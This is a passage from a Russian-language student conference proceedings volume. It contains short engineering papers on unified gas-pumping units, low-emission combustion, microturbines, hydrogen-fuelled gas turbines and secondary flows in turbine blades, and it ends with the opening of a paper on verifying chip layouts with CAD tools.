- Единое задание на фундамент для блоков ГПА всех производителей;
- Однотипность инженерных сетей и подключения технологической газовой обвязки ГПА.

Достигнутый экономический эффект от внедрения ГПА-16У и ГПА-25У определяется подтвержденными на практике расчетными показателями:

- Сокращением затрат на проектирование компрессорных станций (до 20 %) и монтаж ГПА (до 30 %) за счет применения типовых решений;
- Оптимизацией сроков проектирования, поставок оборудования и строительства КС (свыше 20 %);
- Повышением качества проектирования и строительства КС за счет взаимозаменяемости комплектующих и их поставщиков;
- Снижением стоимости ГПА на 6–7 %;
- Ростом энергоэффективности за счет экономии топливного газа и электроэнергии на весь срок эксплуатации.

Ожидаемый экономический эффект от внедрения унифицированных ГПА в газотранспортной системе Российской Федерации составляет более 15 млрд руб.

Заключение

1) Унификация технических решений:

- Возможность комплектования ГПА газотурбинными приводами и центробежными компрессорами различных производителей;
- Взаимозаменяемость основных блоков ГПА различных производителей в процессе проектирования и строительства КС;
- Модульная конструкция основных блоков и узлов, позволяющая повысить специализацию и кооперацию при изготовлении ГПА;

- Однотипность по составу основных узлов, в том числе комплектующих изделий;

2) Унификация проектных решений:

- Единые размеры фундаментов для блоков ГПА, позволяющие устанавливать функциональные блоки/модули, изготавливаемые различными производителями, с учетом расположения и конструкции их установочных, крепежных элементов (опорные пластики, анкерные болты и т.п.);

- Однотипность технологической газовой обвязки ГПА с едиными координатами расположения и конструкцией подключающих соединений (фланцев, штуцеров, патрубков и т.п.);

- Однотипность инженерных сетей ГПА с едиными координатами расположения и конструкцией подключающих соединений (фланцев, штуцеров, патрубков, разъемов, клеммных коробок и т.п.);

- Однотипность элементной базы и электротехнического оборудования ГПА, единая схема электроснабжения электропотребителей.

Список источников

1. Актуальность задачи унификации и оптимизации уплотнений в газотурбинных двигателях: <https://cyberleninka.ru/article/n/aktualnost-zadachi-unifikatsii-i-optimizatsii-uplotneniy-v-gazoturbinyh-dvigatelyah/viewer>.

2. Унифицированный газоперекачивающий агрегат ГПА-25УМ: <https://compressormash.ru/pressroom/publications/1012/>.

3. Дроконов А.М., Дроконов А.Е. Акустические характеристики турбинных установок. Брянск, 2013.

4. Буглаев В.Т., Карташов А.Л., Перевезенцев В.Т. Повышение надежности и экономичности паровых турбин с использованием сотовых уплотнений. Вестник Брянского государственного технического университета. 2007. № 2 (14). С. 48-53.

5. Евенко В.И., Стребков А.С. Анализ топливной экономичности газотурбинных тэц. Теплоэнергетика. 2006. № 10. С. 74-77.

Материал поступил в редколлегию 25.03.2024

УДК 621.431.75

Способы уменьшения вредных выбросов ГТУ

Сергеенко Владислав Сергеевич, (ст. гр. 21-ЭМ-Т-Б)

Тимоничев Александр Владимирович (ст. гр. 21-ЭМ-Т-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Осипова Александра Вадимовича (avo-turbo@mail.ru)

Аннотация. Экологический фактор важен при проектировании ГТУ. В работе рассмотрены способы уменьшения вредных выбросов газовых турбин.

Ключевые слова: ГТУ, вредные выбросы, малоэмиссионная КС,

обедненная топливная смесь, каталитическая КС, впрыск воды.

Задача снижения выбросов обусловлена не только развитием газотурбинных двигателей во всем мире, но и растущими требованиями к экологическим характеристикам газотурбинных двигателей.

Принцип действия всех малоэмиссионных КС основан на поддержании температуры в зоне горения в достаточно узком интервале на всех эксплуатационных режимах двигателя (рис. 1).



Рис. 1. Диапазон температур с малыми выбросами CO и NO_x

Результаты анализа общего объема разработок в направлении уменьшения выбросов вредных веществ, позволяют выделить следующие типовые технологии сжигания топлива в КС ГТД, удовлетворяющие существующим экологическим требованиям:

1. Применение сжигания обедненной, предварительно перемешанной топливной смеси в «сухих» КС;
 2. Каталитическое сжигание топливно-воздушной смеси;
 3. Применение «мокрых» КС с диффузионным факелом и впрыском воды.
- Сжигание обедненной топливной смеси в «сухих» КС*




Рис. 2. Каталитическая КС:
1 – топливная форсунка; 2 – зона предварительного смешения;
3 – катализатор; 4 – зона горения за катализатором; 5 – впрыск топлива за катализатором

Для уменьшения выбросов в первую очередь необходимо снизить температуру пламени, затем исключить локальные горячие области в зоне реакции, поскольку недостаточно достигнуть приемлемого снижения средней температуры, если останутся локальные области высокой температуры [1].

Данный подход предусматривает полное испарение жидкого топлива и перемешивание

газообразного топлива с воздухом до начала горения.

Каталитическое сжигание топливозоудушной смеси

Схема горения в каталитической КС (рис. 2) основана на принципе использования катализаторов, которые снижают температуру воспламенения топлива и вводятся в конструкцию жаровой трубы для того, чтобы сжигать топливо при $T_{пл} = 1200...1500$ К и получить снижение выбросов NO_x .

К недостаткам данной технологии можно отнести: ограниченный ресурс работы каталитических материалов; высокая цена; необходимость пред-горелок для обеспечения окисления на катализаторе; низкая маневренность при изменении нагрузок; сложность конструкций.

Применение «мокрых» КС с диффузионным факелом и впрыском воды

При доработке ГТД с целью применения его в качестве привода, выполняется ряд обязательных операций: замена жидко-топливной системы на газовую и доработка КС с целью снижения вредных выбросов окислов азота.

Мокрые камеры сгорания нашли свое применение, в основном, в комбинированных газотурбинных установках.

Вода может подаваться в зону горения различными способами:

- а) с помощью специальной струйной форсунки;
- б) через один из каналов двухканальной центробежной топливной форсунки;
- в) через общую форсунку.

Переохлаждение зоны горения в результате впрыска воды приводит к торможению химической реакции и вследствие этого к увеличению выброса CO . С другой стороны, впрыск воды может несколько улучшить смесеобразование и соответственно ускорить процесс горения, что способствует уменьшению CO [2].

Список источников

1. Методы уменьшения эмиссии вредных веществ в камерах сгорания ГТД и ГТУ: <https://cyberleninka.ru/article/n/metody-umensheniya-emissii-vrednyh-veschestv-v-kamerah-sgoraniya-gtd-i-gtu/viewer>.
2. Старцев Н.И. Конструкция и проектирование камеры сгорания ГТД – Самара: Изд-во СГАУ, 2007.
3. Дроконов А.М., Дроконов А.Е. Акустические характеристики турбинных установок. Брянск, 2013.
4. Буглаев В.Т., Карташов А.Л., Перевезенцев В.Т. Повышение надежности и экономичности паровых турбин с использованием сотовых уплотнений. Вестник Брянского государственного технического университета. 2007. № 2 (14). С. 48-53.
5. Евенко В.И., Стребков А.С. Анализ топливной экономичности газотурбинных тэц. Теплоэнергетика. 2006. № 10. С. 74-77.

Материал поступил в редколлегию 25.03.2024

УДК 621.438

Применение микротурбинных установок для децентрализации и автоматизации топливно-энергетического комплекса России

Трошин Дмитрий Валерьевич (ст. гр. 21-ЭМ-т-Б)

Селифонов Евгений Сергеевич (ст. гр. 21-ЭМ-т-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Осипова Александра Вадимовича (avo-turbo@mail.ru)

Аннотация. В Российской Федерации существует множество электростанций. Несмотря на это в некоторые места поставлять электроэнергию и тепло затруднительно по разным причинам. Выходом из такой ситуации является внедрение микротурбинных установок.

Ключевые слова: микротурбина, газотурбинная установка малой мощности, децентрализация, автоматизация.

Микротурбины для комбинированного производства тепла и электроэнергии все активнее занимают свои позиции в мире оборудования систем отопления, вентиляции и кондиционирования воздуха. Современная распределенная децентрализованная энергетика базируется на использовании газопоршневых, газотурбинных и паротурбинных установок, а также на применении ВИЭ (возобновляемый источник энергии). «Децентрализованная энергетика» отражает новую тенденцию развития энергосистем, которые уже не основываются только на крупных системных электростанциях, расположенных в местах расположения первичных источников, а включают в себя большое количество более мелких локальных источников электроэнергии и тепла [1].

Преимущества применения автономных станций на базе микротурбин.

- Высокая энергоэффективность и энергосбережение
- Высокая экономическая эффективность
- Низкие затраты на строительство
- Низкие эксплуатационные затраты
- Компактность и мобильность
- Короткие сроки ввода в эксплуатацию
- Высокая степень автоматизации

Микротурбинная электростанция работает в полностью автоматическом режиме и не требует постоянного присутствия обслуживающего персонала, что также снижает расходы на ее содержание. Автоматизированная система мониторинга и управления дает возможность удаленного контроля всех параметров работы микротурбинных электростанций. В случае критической ситуации система автоматически выключает установку и запоминает причину аварийного отключения. Система управляет режимами автоматического пуска, остановки, контролирует параметры работы, поступающие с датчиков расхода

топлива, температуры, скорости вращения, электрической нагрузки и т.д. Контроль осуществляется посредством микропроцессорной системы автоматического управления через GSM модем, координирующий работу установок вне зависимости от их расположения. Это позволяет размещать микротурбинные электростанции в труднодоступных районах и на необслуживаемых объектах, таких как удаленные месторождения, радиорелейные станции и линейные отрезки трубопроводов [2].

В качестве примера можно рассмотреть микротурбины компании Capstone. Микротурбины CAPSTONE – отдельный класс энергогенерирующего оборудования, единичной электрической мощностью от 30 кВт до 1 МВт, с возможностью масштабирования до 30 МВт. Это высокотехнологичные, современные, эффективные, надежные газовые турбины, сочетающее в себе отличные технические и эксплуатационные характеристики, созданные для генерации электрической энергии высокого качества из газообразного и жидкого топлива при минимальных экологически вредных выбросах. Применение инновационных технологий, защищенных более чем 100 патентами, позволяет получать теплоэнергоснабжение по цене ниже сетевых тарифов более чем в 2-3 раза, а также получать тепло, ГВС и кондиционирование по нулевой себестоимости. Микротурбины CAPSTONE можно применять в любых отраслях, в любых видах промышленного производства, сельского хозяйства и на предприятиях любых видов деятельности, а также в сфере ЖКХ, где есть потребность в качественном и надежном электроснабжении [3].

- Промышленные предприятия.
- Жилые комплексы и коттеджные поселки.
- Предприятия, требующие наличие источника резервного электроснабжения.
- Торгово-развлекательные центры и комплексы.
- Муниципальные районы.

Подводя итоги, можно понять, что электростанции на базе микротурбинных установок довольно востребованы и находят своего потребителя на рынке топливно-энергетического комплекса РФ. Возможно в ближайшем будущем их количествократно увеличится, что обеспечит максимальную автономность в различных отраслях нашей страны.

Список источников

1. Децентрализованная энергетика в России, предпосылки и особенности // URL: <https://aggreko-eurasia.ru/about/news/detsentralizovannaya-energetika-v-rossii-predposylki-i-osobennosti/?ysclid=lttv6py3s621169219>.
2. Промысловая энергетика .Обзор микротурбинных решений // URL: <https://magazine.neftegaz.ru/articles/rynok/656262-promyslovaya-energetika-obzor-mikroturbinnikh-resheniy/>
3. Микротурбины Capstone // URL: <https://capstone.ru/>

Материал поступил в редколлегию 25.03.2024

УДК 620.9

Применение водорода в качестве топлива для улучшения энергетических и экологических показателей работы газотурбинных установок

Филонов Даниил Михайлович (ст. гр. О-20-ЭМ-т-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Осипова Александра Вадимовича
(avo-turbo@mail.ru)

Аннотация. В работе рассмотрены перспективы применения водорода в качестве топлива и сравнения его с другими видами топлива используемых в ГТУ.

Ключевые слова: газотурбинная установка, водород, режимы работы электрической станции, парниковый эффект, вредные выбросы, диоксид углерода.

В продуктах сгорания диоксид углерода является основной составляющей соединений, приводящих к формированию парникового эффекта. Количество CO_2 в отработавших газах газотурбинной установки (ГТУ) зависит от содержания углерода в топливе.

Вредные выбросы оказывают негативное влияние не только на окружающую среду, но и приводят к коррозии металлоконструкций, эрозионному износу, повреждению зданий и фундаментов.

Газовая турбина использует топливный газ различного компонентного состава. Эксплуатация газовой турбины происходит при работе на природном газе, но возможно использование керосина в качестве резервного топлива. Работа на резервном топливе может быть кратковременна, но состав продуктов сгорания будет отличаться. Альтернативой природному газу и керосину, используемых в качестве топлива газовой турбины, может быть водород. Водород является экологически чистым топливом. Сжигание водорода сопровождается выделением большого количества энергии, порядка 135-140 МДж/кг [1].

Для исследований продуктов сгорания была создана математическая модель газотурбинного двигателя GE 6FA в программном комплексе «АСГРЭТ» (Автоматизированная система газодинамических расчетов энергетических турбомашин) [2].

По результатам исследования получены основные характеристики двигателя при работе на разных видах топлива (рис. 1).

При работе на керосине суммарный расход воздуха увеличивается, так как возрастает расход топливного газа. Увеличение расхода воздуха при работе на керосине достигает 7% относительно природного газа.

Максимальный эффективный КПД достигается при работе на водороде. Это обусловлено высокими энергетическими характеристиками топлива.

При работе на водороде достигается наименьший расход топлива, а на керосине – максимальный.




Рис. 1. Основные характеристики двигателя при работе на разных видах топлива

Состав выбросов представлен на рис. 2.




Рис. 2. Выбросы при сжигании топлива

На рис. 2 представлены численные значения основных компонентов в отработавших газах газотурбинного двигателя. Показано, что переход на резервное топливо керосин не только увеличивает расход топлива, но и повышает количество CO_2 , NO_2 . Наличие серы в исходном керосине добавляет к выбросам SO_x , данный фактор необходимо учитывать при переходе на резервное топливо. Важно отметить, что при переходе на водородное топливо в выбросах будут отсутствовать выбросы группы SO_x , а выбросы CO_2 и NO_x будут минимальны. Содержание O_2 в выхлопных газах будет меньше, чем при работе на газе или керосине, это необходимо учитывать при наличии в котле-утилизаторе дожигающего устройства.

Проведенные исследования показывают, что изменение компонентного состава газа оказывает влияние на энергетические характеристики двигателя.

Применение водорода в качестве топлива для газовых турбин позволяет сократить не только расходы на топливоподготовку, но и минимизировать выбросы.

Список источников

1. Исследование применения водорода в качестве топлива для улучшения энергетических и экологических показателей работы газотурбинных установок: <https://cyberleninka.ru/article/n/issledovanie-primeneniya-vodoroda-v-kachestve-topliva-dlya-uluchsheniya-energeticheskikh-i-ekologicheskikh-pokazateley-raboty>.

2. Марьин Г.Е., Осипов Б.М. Критерии выбора составов топлив при их сжигании в газотурбинных установках с незначительными переделками топливной системы // Вестник Иркутского государственного технического университета. – 2020. – Т. 24. – № 2(151). – С. 356-365.

3. Дроконов А.М., Дроконов А.Е. Акустические характеристики турбинных установок. Брянск, 2013.

4. Буглаев В.Т., Карташов А.Л., Перевезенцев В.Т. Повышение надежности и экономичности паровых турбин с использованием сотовых уплотнений. Вестник Брянского государственного технического университета. 2007. № 2 (14). С. 48-53.

5. Евенко В.И., Стребков А.С. Анализ топливной экономичности газотурбинных тэц. Теплоэнергетика. 2006. № 10. С. 74-77.

Материал поступил в редколлегию 25.03.2024

УДК. 621.45.02

Структура вторичных течений в межлопаточном канале безбандажного колеса турбины


Чичкова Ольга Владимировна (ст. гр. О-23-ЭМ-т-М)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Перевезенцев Виктор Тимофеевича (perevezencev40@mail.ru)

Аннотация. Развитие газотурбинных двигателей (ГТД) идет по пути увеличения степени повышения давления, максимальной температуры рабочего тела и уменьшения высоты турбинных решеток. Повышение температуры нужно компенсировать с помощью развитой системы охлаждения, а короткие лопатки имеют повышенные концевые потери. В данной работе рассматриваются обе проблемы: предложены 2 способа охлаждения лопаток и их реализация в турбинных решетках разной высоты.

Ключевые слова: численное моделирование, системы охлаждения, концевые потери, турбинные решетки, потери охлаждения, углы выхода.

Можно выделить два вихря – входной и парный. Входной вихрь образуется из-




Структура вторичных течений в рабочем колесе турбины

за торможения пограничного слоя на входной кромке лопатки и делится на две ветви. Одна ветвь входного вихря распространяется вдоль спинки лопатки, а вторая пресекает межлопаточный канал по диагонали со стороны давления одной лопатки к стороне разряжения соседней лопатки. Такая траектория вихря является следствием действия аэродинамических сил. В

межлопаточном канале образуется также парный вихрь, причинами возникновения которого являются криволинейный характер межлопаточного канала и наличие пограничных слоев на лопатках и торцевой втулочной поверхности. Ветвь входного вихря, которая пересекает межлопаточный канал, взаимодействует с нижней частью парного вихря и образуется так называемый канальный вихрь, который и является основным источником потерь на втулке межлопаточного канала [1].

Указанные выше вихри оказывают влияние на аэродинамические характеристики решетки. Распределение потерь кинетической энергии по высоте лопаточного венца для рабочего колеса одноступенчатой турбины показано на рисунке.



Распределение потерь кинетической энергии по высоте в рабочем колесе

На данном распределении отчетливо видны области воздействия вторичных течений. Распределение потерь на втулке имеет классический характер с большими потерями (область «а») у торцевой стенки, затем имеется минимум и максимум

потерь (область «б»), обусловленных влиянием канального. Потери в среднем сечении (область «в») соответствуют профильным потерям. В периферийной области наблюдаются два максимума потерь. Наиболее ярко выраженный максимум (область «д») соответствует влиянию радиального зазора, а максимум, расположенный ближе к среднему сечению (область «г»), соответствует периферийному парному вихрю.





Рисунок 3.18 - Различия в характере распределения потерь в рабочих решетках с короткими (а) и длинными (б) лопатками

Сравнивая потери в коротких и длинных лопатках видно, что в коротких три максимума потерь, а в длинных два.


При исследовании рассматривались два способа охлаждения – перфорированный и щелевой. При разных высотах

лопаток – разные закономерности [2].

Так при перфорации потери кинетической энергии выглядят следующим образом:




Потери энергии при щелевом охлаждении выглядят следующим образом.



6. Распределение потерь кинетической энергии по высоте решетки при выдуве воздуха через шель ($h=70\text{мм}$):

— эксперимент без выдува;
■ эксперимент выдув $G_{отн}=0,01$;
▲ эксперимент выдув $G_{отн}=0,03$;
× численный расчет без выдува;
* численный расчет выдув $G_{отн}=0,01$



7. Распределение потерь кинетической энергии по высоте решетки при выдуве воздуха через шель ($h=40\text{мм}$):

— эксперимент без выдува;
■ эксперимент выдув $G_{отн}=0,01$;
▲ эксперимент выдув $G_{отн}=0,03$;
× численный расчет без выдува;
* численный расчет выдув $G_{отн}=0,01$

Сравнивая графики видно, что потери примерно одинаковые при обоих способах. Стоит отметить, что углы выхода потока зависят от способа применяемого охлаждения, так при перфорации средний угол выхода потока уменьшается, а при щелевом способе – растет. Этот фактор необходимо учитывать при проектировании турбины.

Список источников

1. Яковлева С.Ю. Повышение КПД ступени газовой турбины при воздушном наддуве радиального зазора рабочего колеса // Диссертация/ Рыбинск, 2016.
2. Ковалева Н.Н. Совершенствование методов проектирования газовых турбин на основе расчета газодинамических характеристик с учетом системы завесного охлаждения сопловых лопаток // Автореферат диссертации/ Рыбинск, 2012.
3. Дроконов А.М., Дроконов А.Е. Акустические характеристики турбинных установок. Брянск, 2013.
4. Буглаев В.Т., Карташов А.Л., Перевезенцев В.Т. Повышение надежности и экономичности паровых турбин с использованием сотовых уплотнений. Вестник Брянского государственного технического университета. 2007. № 2 (14). С. 48-53.
5. Евенко В.И., Стребков А.С. Анализ топливной экономичности газотурбинных тэц. Теплоэнергетика. 2006. № 10. С. 74-77.

Материал поступил в редколлегию 25.03.2024

УДК 004.052.42

Верификация топологии интегральных микросхем с помощью специализированных САПР

Адамов Артем Александрович (ст.гр. О-20-УТС-уитс-Б)

Головко Алина Сергеевна (ст.гр. О-21-ЭиН-мтэ-Б)

Работа выполнена под руководством доцента кафедры «Электронные, радиоэлектронные и электротехнические системы», Малаханова Алексея Алексеевича (malakhan@yandex.ru)

Аннотация: С помощью специализированного САПР проведена верификация топологии на соответствие нормам конструкторско-технологических требований и верификация интегральной схемы на соответствие электрической схемы разработанной топологии.

Ключевые слова: ИМС, верификация, САПР, DRC, LVS, топология, правила.

Верификация ИМС представляет собой процесс проверки и подтверждения того, что разработанная ИМС соответствует необходимым требованиям. Верификация ИМС является важной частью процесса проектирования и производства полупроводниковых устройств и проводится на всех этапах разработки изделия. Ее цель - обеспечить надежность, эффективность и безопасность интегральных микросхем, а также предотвратить возможные дефекты и проблемы в будущем.

Проводить верификацию позволяют специализированные САПР. Программный инструмент Calibre, являющийся прикладной программой САПР Cadence, дает возможность проводится проверку топологии на соответствие нормам конструкторско-технологических требований (КТТ) – проверка правил проектирования (DRC) и верификацию ИС на соответствие электрической схемы разработанной топологии (LVS).

